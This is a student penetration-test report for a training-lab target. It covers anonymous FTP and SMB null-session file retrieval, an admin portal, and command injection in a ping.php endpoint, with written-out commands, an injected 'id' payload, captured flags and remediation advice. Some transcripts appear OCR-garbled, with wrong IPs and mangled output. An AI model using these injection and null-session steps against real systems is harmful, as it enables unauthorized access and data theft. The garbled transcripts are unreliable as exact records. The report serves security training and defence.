

EV CYBER ACADEMY

PENETRATION TESTING & SECURITY ASSESSMENT REPORT

Infrastructure Vulnerability Assessment & Proof-of-Concept Evidence

PREPARED BY	DINESH S.	TARGET	192.168.56.103
CONTACT	s90960665@gmail.com	STATUS	COMPLETED
MISSIONS	4 / 4	FLAGS	2
OVERALL RISK	CRITICAL	ACCESS	FULL LAB ACCESS

Assessment Scope: Authorized EV Cyber Academy training target only. The assessment covered network services, the web application, the administrative portal, and the SMB file-sharing service.

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1. Executive Summary

A structured security assessment was completed against the EV Cyber Academy laboratory target **192.168.56.103**. All four predefined missions were completed successfully. The assessment identified weaknesses involving anonymous FTP access, unsafe command handling in the web application, administrative portal exposure, and anonymous SMB share access.

Mission	Service / Vector	Finding	Risk	Status
01	FTP / 21	Anonymous read access	MEDIUM	COMPLETED
02	Web / 80	Command injection / RCE	CRITICAL	COMPLETED
03	Web / /admin/	Administrative portal exposure	HIGH	COMPLETED
04	SMB / 445	Anonymous share exposure	HIGH	COMPLETED

Assessment Outcome

4 / 4	Missions completed
2	Flags recovered as proof-of-concept evidence
Critical	Highest observed risk: web command injection
192.168.56.103	Authorized target evaluated

2. Assessment Methodology

The work followed a mission-based laboratory workflow: identify the exposed service, validate the security weakness, obtain the lab-defined proof-of-concept evidence, and record the defensive lesson. Testing was restricted to the EV Cyber Academy target.

Phase	Activity	Evidence
Reconnaissance	Identify exposed services and application entry points.	Service banners, HTTP/SMB responses
Validation	Confirm whether the identified configuration or application behavior is exploitable.	Successful behavior
Proof of Concept	Retrieve the mission-defined evidence/flag where applicable.	Flag files / access confirmation
Remediation	Translate findings into practical defensive recommendations.	Hardening actions

Attack Chain

MISSION 1	→	MISSION 2	→	MISSION 3	→	MISSION 4
FTP		Web RCE		Admin Portal		SMB
flag.txt		www-data		Access Granted		confidential_flag.txt

3. Mission 1 — Anonymous FTP Data Exfiltration

Risk: MEDIUM

Analysis & Findings: An FTP service running vsFTPD 3.0.3 on TCP port 21 permitted anonymous access. Directory enumeration exposed flag.txt, which was retrieved as the mission proof of concept.

Observed Workflow

```
ftp 192.168.56.103
anonymous
ls
get flag.txt
cat flag.txt
```

Result / Evidence: FLAG{FTP_ANONYMOUS_ACCESS_LEAKED_SUCCESSFULLY}

Recommended Remediation: Disable anonymous FTP access and enforce authenticated file transfer. Review exposed directories and file permissions.

Evidence snapshot



```
Connected to 192.168.56.103.
ftp (vsFTPD 3.0.3)
ftp> anonymous
20 Login successful.
21 remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
29 Entering Extended Passive Mode (|||1991|)
30 Here comes the directory listing.
d-rwxr-xr-x  1 103      65534      52 Jul 06 17:19 flag.txt
d-rwxr-xr-x  2 103      65534      4096 Jul 06 08:57 pub
26 Directory send OK.
ftp> flag.txt
Invalid command.
ftp> flag.txt
Invalid command.
ftp>
ftp> flag.txt
Invalid command.
ftp> flag.txt
Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
29 Entering Extended Passive Mode (|||15785|)
30 Opening BINARY mode data connection for flag.txt (52 bytes).
38% [*****] 52      384.70 KIB/s      00:00 ETA
26 Transfer complete.
52 bytes received in 00:00 (17.79 KIB/s)
ftp> bye
21 Goodbye.

--(kali@kali):~$ cat flag.txt
FLAG{FTP_ANONYMOUS_ACCESS_LEAKED_SUCCESSFULLY}
--(kali@kali):~$
```

Exfiltrated Flag: FLAG{FTP_ANONYMOUS_ACCESS_LEAKED_SUCCESSFULLY}

4. Mission 2 — Web Command Injection / Remote Code Execution

Risk: CRITICAL

Analysis & Findings: The /ping.php endpoint accepted user-controlled input in a way that allowed command execution in the laboratory. The evidence demonstrated execution in the web-server context (www-data, uid 33).


Observed Workflow

```
HTTP request to /ping.php with controlled test input
whoami
id
```


Result / Evidence: Execution confirmed in the www-data web-server context.

Recommended Remediation: Validate input strictly, avoid shell execution for network utilities where possible, use safe APIs, and apply least privilege.

Evidence snapshot



Execution 2: UID / GID Enumeration (id)



5. Mission 3 — Central Administrative Gate Portal Access

Risk: HIGH

Analysis & Findings: The administrative portal at /admin/ was reachable and accepted the laboratory's administrative authentication flow. Successful authentication produced the Central Control Infrastructure Panel access confirmation.


Observed Workflow

```
GET /admin/  
Administrative authentication  
Access confirmation
```

Result / Evidence: SUCCESS: ACCESS GRANTED! Welcome to EV Cyber Academy Central Control Infrastructure Panel.

Recommended Remediation: Protect administrative routes with strong authentication, MFA, network restrictions/VPN, secure credential storage, and session controls.

Evidence snapshot



6. Mission 4 — Unauthenticated SMB Share Exposure

Risk: HIGH

Analysis & Findings: SMB enumeration identified EV_Academy_Share. A null-session connection allowed access to the share and retrieval of confidential_flag.txt, demonstrating the impact of anonymous share exposure.


Observed Workflow

```
smbclient -L //192.168.56.103 -N
smbclient //192.168.56.103/EV_Academy_Share -N
ls
get confidential_flag.txt
cat confidential_flag.txt
```

Result / Evidence: FLAG{SMB_ANONYMOUS_ACCESS_COMPROMISED_2026}

Recommended Remediation: Disable guest/null-session access, require authentication, restrict share permissions, and audit SMB exposure.

Evidence snapshot



Exfiltrated Flag: FLAG{SMB_ANONYMOUS_ACCESS_COMPROMISED_2026}

MEDIATION RECOMMENDATIONS

PRIORITY	VULNERABLE VECTOR	RECOMMENDED ACTION
P0	ping.php Command Injection	Sanitize and validate input using strict regex or use native library functions instead of system shell execution commands.
P1	SMB Null Session Share Access	Disable anonymous/guest access in Samba configuration file (smb.conf) and enforce authentication.
P1	FTP Anonymous Read Access	Disable anonymous FTP access by setting anonymous_enable=NO in /etc/vsftpd.conf.
P2	Administrative Portal Access	Implement Multi-Factor Authentication (MFA) and restrict access to '/admin/' via IP whitelist / VPN.

7. Consolidated Risk & Remediation

The most significant finding was command injection in the web endpoint because it can cross the application boundary into operating-system command execution. Anonymous FTP and SMB access expose data without requiring a legitimate user identity. Administrative portal exposure increases the impact of weak authentication or credential handling.

Priority	Finding	Recommended action
P0	Web command injection	Strict input validation; avoid shell execution; use safe native APIs; least privilege.
P1	SMB anonymous access	Disable guest/null sessions; require authentication; restrict share ACLs.
P1	FTP anonymous read	Disable anonymous access; review permissions and exposed files.
P2	Administrative portal exposure	MFA, VPN/IP restriction, secure credential storage, monitoring and rate limiting.

8. Conclusion

The EV Cyber Academy assessment was successfully completed with all four missions validated. The collected evidence demonstrates multiple security weaknesses that would be important to address in a production environment. The report should be treated as an authorized training-lab assessment, not as evidence of compromise of any external system.


Completion Record

Mission 1: Completed **Mission 2:** Completed **Mission 3:** Completed **Mission 4:** Completed

Appendix A — Evidence Screenshots

The following evidence snapshots are reproduced from the supplied lab evidence set. They document the successful proof-of-concept results for the four missions.

Evidence A1 — Mission 1: FTP anonymous access and flag retrieval




Evidence A2 — Mission 2: Web command execution context

```
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
192.168.56.10:~$ curl -s -X POST http://102.168.56.103/ping.php?ip=127.0.0.1
NO 127.0.0.1 (127.0.0.1) 56(84) bytes of data
! bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.155 ms
! bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
! bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
-- 127.0.0.1 ping statistics --
packets transmitted: 3 received: 0% packet loss, time 2624ms
s min/avg/max/mdev = 0.054/0.090/0.155/0.045 ms
m-data
```

Execution 2: UID / GID Enumeration (id)

```
192.168.56.10:~$ curl -s -X POST http://102.168.56.103/ping.php?ip=127.0.0.1&id
NO 127.0.0.1 (127.0.0.1) 56(84) bytes of data
! bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.286 ms
! bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms
! bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.065 ms
-- 127.0.0.1 ping statistics --
packets transmitted: 3 received: 0% packet loss, time 2855ms
s min/avg/max/mdev = 0.065/0.118/0.286/0.099 ms
id=33(www-data) gid=33(www-data) groups=33(www-data)
```

Evidence A3 — Mission 3: Administrative portal access confirmation



Evidence A4 — Mission 4: SMB anonymous share and flag retrieval

```

Session Actions Edit View Help
--(kali@kali):~--
# smbclient //192.168.56.103/ -N
Sharename      Type      Comment
-----
EV_Academy_Share Disk      Academy Public Shares
IPC$           IPC$      IPC Service (EV_Academy.Target.Server)
connecting with SMB1 for workgroup listing.
SMB1 protocol was denied by compatible protocol selected by server.
Protocol negotiation to server 192.168.56.103 (for S protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 - no workgroup available

--(kali@kali):~--
# smbclient //192.168.56.103/EV_Academy_Share -N
# ls
D      0 Mon Jul 8 12:24:55 2026
N      c9 Mon Jul 8 13:2A:03 2026
confidential_flag.txt
mb: \> get confidential_flag.txt
1048576 blocks of size 1024. 1568568 blocks available
Writing file \\confidential_flag.txt of size 49 as confidential_flag.txt (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
mb: \> exit

--(kali@kali):~--
# cat confidential_flag.txt
FLAG{SMB_ANONYMOUS_ACCESS_COMPROMISED_2026}
--(kali@kali):~--
#
```

Exfiltrated Flag: FLAG{SMB_ANONYMOUS_ACCESS_COMPROMISED_2026}

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